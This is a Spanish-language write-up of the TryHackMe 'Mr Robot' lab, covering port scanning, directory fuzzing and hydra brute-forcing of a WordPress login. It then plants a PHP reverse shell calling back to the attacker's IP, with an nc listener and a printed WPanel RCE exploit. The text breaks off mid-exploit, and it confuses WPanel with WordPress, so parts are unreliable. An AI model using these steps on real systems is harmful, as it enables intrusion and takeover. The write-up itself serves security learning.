

MR ROBOT TRYHACKME

 GOHANCKZ  GOHANCKZ  GOHANCKZ

Tabla de contenido

Nmap - Escaneo de puertos y servicios	3
Descripción de argumentos utilizados en nmap	3
Archivo robots.txt	5
Dirsearch - Web Fuzzing	6
Descripción de argumentos utilizados en dirsearch	6
Hydra - Fuerza bruta [Login Wordpress]	7
Descripción de argumentos utilizados en hydra	9
Remote Code Execution [RCE] (Authenticated)	10
Descripción de argumentos utilizados en find	14
Hashcat - Cracking MD5	15
Descripción de comandos utilizados en hashcat	16
Escalación de privilegios utilizando nmap	17



Nmap - Escaneo de puertos y servicios

Realizamos un escaneo de servicios utilizando nmap.

```
nmap -sCV -p- --min-rate 5000 10.10.227.159 --open -Pn -n
```

```
(root@kali)~[/home/kali]
# nmap -sCV -p- --min-rate 5000 10.10.227.159 --open -Pn -n
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-23 18:48 EDT
Nmap scan report for 10.10.227.159
Host is up (0.30s latency).
Not shown: 65532 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.04 seconds
```

Descripción de argumentos utilizados en nmap

- ✓ **-sCV:** Indicamos a nmap que utilice los scripts más comunes con el parámetro [-sC] y con [-sV] indicamos que queremos obtener la versión de los servicios encontrados. Es posible poner el parámetro junto [-sCV] y separado [-sC -sV].
- ✓ **-p-:** Escanear los 65535 puertos disponibles.
- ✓ **--min-rate <número>:** Indicamos un número “n” de paquetes enviados en el escaneo.
- ✓ **--open:** Indicamos a nmap que muestre solo los resultados de puertos abiertos. Incluye [open | filtered | unfiltered].
- ✓ **-Pn:** Deshabilitar la detección de host.
- ✓ **-n:** Indicamos que no queremos hacer resolución DNS.

Posteriormente, podemos revisar el puerto 80 [http] ó el puerto 443 [https] desde nuestro navegador.

```
← → 🔒 Not secure | 10.10.227.159
18:51 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.
18:51 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```



Al parecer solo es una página interactiva, revisaremos el archivo robots.txt en búsqueda de posibles rutas ocultas existentes en el sitio web.

Podemos observar que hay dos rutas aparentemente existentes. Procedemos a abrir la primera quedando la url de la siguiente forma:

http://10.10.227.159/key-1-of-3.txt

Al ingresar, podemos observar el primer flag de nuestro desafío.

Revisamos el otro archivo encontrado en el archivo robots.txt

Parece ser un diccionario, por lo que procedemos a descargarlo utilizando wget de la siguiente forma:

```
wget http://10.10.227.159/fsociety.dic
```

Esto nos descargara el archivo "fsociety.dic" en el directorio actual en donde ejecutamos el comando.



Archivo robots.txt

El archivo "robots.txt" en las páginas web tiene la finalidad de comunicar a los rastreadores o "crawlers" de los motores de búsqueda cómo deben comportarse al acceder y explorar el contenido del sitio. Es un archivo de texto simple que se ubica en el directorio raíz del sitio web y contiene directivas para los rastreadores, especificando qué partes del sitio pueden ser rastreadas y cuáles no.

La principal finalidad del archivo robots.txt es permitir que los propietarios de los sitios web controlen qué páginas o secciones del sitio son indexadas por los motores de búsqueda y cuáles no. Esto puede ser útil en situaciones donde se desea ocultar cierto contenido, como páginas de administración, páginas privadas, datos confidenciales, o incluso contenido duplicado que no se desea que aparezca en los resultados de búsqueda.

Es importante asegurarse de configurar correctamente el archivo robots.txt para evitar problemas de indexación no deseados y asegurar que el contenido relevante del sitio sea rastreado e indexado adecuadamente por los motores de búsqueda.



Dirsearch - Web Fuzzing

Procedemos a realizar un web fuzzing utilizando la herramienta de dirsearch para encontrar posibles otras rutas existentes en el sitio web.

```
dirsearch -u http://10.10.227.159/ -t 20 -w
/usr/share/wordlist/dirb/common.txt
```

```
(root@kali)-[/home/kali/Documents/thm/Mr_robot_CTF]
# dirsearch -u http://10.10.227.159/ -t 20 -w /usr/share/wordlists/dirb/common.txt

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 20 | Wordlist size: 4613

Output File: /root/.dirsearch/reports/10.10.227.159/_23-07-23_20-05-48.txt
Error Log: /root/.dirsearch/logs/errors-23-07-23_20-05-48.log
Target: http://10.10.227.159/

[20:05:49] Starting:
[20:05:55] 301 - 0B - /0 → http://10.10.227.159/0/
[20:05:58] 301 - 235B - /admin → http://10.10.227.159/admin/
[20:06:03] 301 - 0B - /atom → http://10.10.227.159/feed/atom/
[20:06:03] 301 - 235B - /audio → http://10.10.227.159/audio/
[20:06:06] 301 - 234B - /blog → http://10.10.227.159/blog/
[20:06:16] 301 - 233B - /css → http://10.10.227.159/css/
[20:06:18] 302 - 0B - /dashboard → http://10.10.227.159/wp-admin/
[20:06:27] 200 - 0B - /favicon.ico
[20:06:27] 301 - 0B - /feed → http://10.10.227.159/feed/
[20:06:36] 301 - 0B - /image → http://10.10.227.159/image/
[20:06:36] 301 - 0B - /Image → http://10.10.227.159/Image/
[20:06:36] 301 - 236B - /images → http://10.10.227.159/images/
[20:06:37] 200 - 1KB - /index.html
[20:06:37] 301 - 0B - /index.php → http://10.10.227.159/
[20:06:41] 301 - 232B - /js → http://10.10.227.159/js/
[20:06:42] 200 - 504KB - /intro
[20:06:44] 200 - 309B - /license
[20:06:46] 302 - 0B - /login → http://10.10.227.159/wp-login.php
[20:06:57] 301 - 0B - /page1 → http://10.10.227.159/
[20:06:59] 403 - 94B - /phpmyadmin
[20:07:06] 301 - 0B - /rdf → http://10.10.227.159/feed/rdf/
[20:07:06] 200 - 64B - /readme
[20:07:10] 200 - 41B - /robots
```

Descripción de argumentos utilizados en dirsearch


- ✓ **-u <target>**: Indicamos el target a realizar fuzzing.
- ✓ **-t <número>**: Indicamos el número de threads a utilizar en el fuzzing de directorios.
- ✓ **-w <wordlist>**: Indicamos la ruta hacia el diccionario a utilizar.

Al realizar fuzzing notamos que se encuentran rutas correspondientes al login de wordpress, por lo que, utilizaremos el diccionario encontrado anteriormente junto a hydra para realizar fuerza bruta al aplicativo.



Hydra - Fuerza bruta [Login Wordpress]

Nos dirigimos al login de wordpress, presionamos [F12] y copiamos el payload enviado con usuarios de prueba.



Nota: podemos reducir el tamaño del diccionario aplicando un “sort -u” para quitar palabras duplicadas.

```
Cat fsociety.dic | sort -u > fsociety
```

Una vez copiado el payload, procedemos a realizar fuerza bruta al login con hydra y el diccionario encontrado con anterioridad, aprovechando el error que se muestra cuando un usuario es inválido.


Primero buscaremos un nombre de usuario válido, por ende, solo ocuparemos el diccionario en la parte del usuario dejando una password fija, en este caso la password “test”.



```
hydra -L fsociety -p test 10.10.227.159 http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-  
submit=Log+In&redirect_to=http%3A%2F%2F10.10.227.159%2Fwp-  
admin%2F&testcookie=1:Invalid username"
```

```
(root@kali)-[/home/kali/Documents/thm/Mr_robot_CTF]  
# hydra -L fsociety -p test 10.10.227.159 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.227.159%2Fwp-admin%2F&testcookie=1:Invalid username"  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-23 20:49:04  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task  
[DATA] attacking http-post-form://10.10.227.159:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.227.159%2Fwp-admin%2F&testcookie=1:Invalid username  
[STATUS] 663.00 tries/min, 663 tries in 00:01h, 10789 to do in 00:17h, 16 active  
[STATUS] 661.00 tries/min, 1983 tries in 00:03h, 9469 to do in 00:15h, 16 active  
[STATUS] 654.86 tries/min, 4584 tries in 00:07h, 6868 to do in 00:11h, 16 active  
[80][http-post-form] host: 10.10.227.159 login: elliot password: test  
[80][http-post-form] host: 10.10.227.159 login: Elliot password: test  
[80][http-post-form] host: 10.10.227.159 login: ELLIOT password: test  
[STATUS] 653.33 tries/min, 7840 tries in 00:12h, 3612 to do in 00:06h, 16 active  
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Encontramos un usuario válido, intentaremos ingresar por el login con el usuario encontrado “Elliot”.



Como se puede observar, el usuario Elliot es correcto, dado que, el aplicativo wordpress arrojó un error distinto, sin embargo, nos falta la contraseña. Utilizaremos hydra para encontrar la password del usuario Elliot ahora copiando el nuevo error y reemplazando el diccionario ahora en la contraseña.



8



```
hydra -l elliot -P fsociety 10.10.227.159 http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-  
submit=Log+In&redirect_to=http%3A%2F%2F10.10.227.159%2Fwp-  
admin%2F&testcookie=1:The password you entered for the username"
```

```
(root@kali)-[/home/kali/Documents/thm/Mr_robot_CTF]  
# hydra -l elliot -P fsociety 10.10.227.159 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http  
%3A%2F%2F10.10.227.159%2Fwp-admin%2F&testcookie=1:The password you entered for the username"  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illeg  
al purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-23 21:10:46  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task  
[DATA] attacking http-post-form://10.10.227.159:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.1  
0.227.159%2Fwp-admin%2F&testcookie=1:The password you entered for the username  
[STATUS] 655.00 tries/min, 655 tries in 00:01h, 10797 to do in 00:17h, 16 active  
[STATUS] 653.67 tries/min, 1961 tries in 00:03h, 9491 to do in 00:15h, 16 active  
[STATUS] 648.86 tries/min, 4542 tries in 00:07h, 6910 to do in 00:11h, 16 active  
[80][http-post-form] host: 10.10.227.159 login: elliot password: ER28-0652  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-23 21:19:29
```

Descripción de argumentos utilizados en hydra

- ✓ **-L <diccionario>**: Indicamos la ruta hacia un diccionario que será utilizado en la parte del usuario.
- ✓ **-p <password>**: Indicamos una password fija para probar en cada uno de los usuarios del diccionario.
- ✓ **http-post-form**: indicamos el método utilizado en cada intento de inicio de sesión.
- ✓ **-P <diccionario>**: Indicamos la ruta hacia el diccionario que se utilizará en la parte de contraseñas.
- ✓ **-l <usuario>**: Indicamos el usuario que se utilizará para probar en conjunto del diccionario de passwords.


Validaremos las credenciales encontradas ingresándolas en el sitio web de wordpress.



The screenshot shows a web browser window with the URL `10.10.227.159/wp-login.php`. The page features the WordPress logo at the top. Below it, a red error message states: "ERROR: The password you entered for the username elliot is incorrect. [Lost your password?](#)". Underneath the error message is a login form with two input fields: "Username" containing the text "elliot" and "Password" containing a masked password "*****". At the bottom of the form, there is a checkbox labeled "Remember Me" and a blue "Log In" button.



username: Elliot
password: ER28-0652




¡Tenemos credenciales válidas!

Remote Code Execution [RCE] (Authenticated)

Vemos que tenemos acceso al sitio wordpress y nos encontramos con que trabaja con la siguiente version: 4.3.1.


Procedemos a buscar algún Exploit público relacionado a esta versión.



10

Cambiamos los datos del exploit por los de las credenciales válidas, nuestra dirección IP y puerto que ocuparemos.

Podemos obtener el correo utilizado en el exploit, viendo las configuraciones que posee la cuenta de las credenciales encontradas en el apartado del menú llamado “Users”.



Correo: elliott@mrrobot.com

```
# Change This
#####
url = 'http://10.10.227.159:80'
email = 'elliott@mrrobot.com'
password = 'ER28-0652'
#####
```



Por otro lado, debemos indicar nuestra dirección IP y el puerto que ocuparemos para la reverse shell.

```
echo "<pre>";
// change the host address and/or port number as necessary
$sh = new Shell('10.13.30.240', 9000);
$sh->run();
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo "</pre>";
?>
```

Ponemos el puerto 9000 a la escucha.


```
(root@kali)~/home/kali/Documents/thm/Mr_robot_CTF
nc -nlvp 9000
listening on [any] 9000 ...
|
```

Subimos la reverse shell reemplazando el template de la página 404.php de wordpress.




11

Tema original:



Tema modificado:



Actualizamos el archivo dando clic en “Update File” y nos dirigimos a la página de 404.php.

<http://10.10.227.159/404.php>



12


```
← → ↻ ⚠ Not secure | 10.10.227.159/404.php
# Exploit Title: WPanel 4.3.1 - Remote Code Execution (RCE) (Authenticated) # Date: 07/06/2021 # Exploit Author: Sentinel920 # Vendor Homepage: https://github.com/wpanel # Software Link: https://github.com/wpanel/wpanel4-cms #
Version: 4.3.1 # Tested on: Linux import requests import random,string # Change This ##### url = 'http://10.10.227.159:80' email = 'elliott@mrrobot.com' password = 'ER28-0652'
##### # PHP reverse shell used: https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/php_reverse_shell.php # Works on linux/windows/mac
##### # Make sure to change lhost and lport in the reverse shell below (Line 223)
##### # Get Cookies r = requests.get(url) r2 = requests.get(url,cookies=r.cookies) cookie = r2.cookies['wpanel_csrf_cookie'] name =
'join(random.choice(string.ascii_uppercase + string.digits) for _ in range(9)) payload = "-----45668787242378192391383974033 Content-Disposition: form-data; name="wpanel_csrf_token"-----
-----45668787242378192391383974033 Content-Disposition: form-data; name="titulo"-----45668787242378192391383974033 Content-Disposition: form-data; name="descripcion"-----
-----45668787242378192391383974033 Content-Disposition: form-data; name="tags" tesad-----45668787242378192391383974033 Content-Disposition: form-data; name="userfile"; filename="php-
reverse-shell.php" Content-Type: application/x-php

DAEMONIZE: Child process forked off successfully, parent process will now exit...

-----45668787242378192391383974033 Content-Disposition: form-data; name="status" 1-----45668787242378192391383974033-----" data =
'wpanel_csrf_token'+cookie+'&email='+email+'&password='+password headers = {'Content-Type': 'application/x-www-form-urlencoded'} # Login as admin r3 =
requests.post(url+'/index.php/admin/login',cookies=r.cookies,headers=headers,data=data) def exploit_gallery(): # Adding Reverse_Shell headers2 = {'Content-Type': 'multipart/form-data; boundary=-----
45668787242378192391383974033'} r4 = requests.post(url + '/index.php/admin/galleries/add',cookies=r.cookies,headers=headers2,data=payload) print("") print("Shell Uploaded as: "+name) print("") print("Visit:
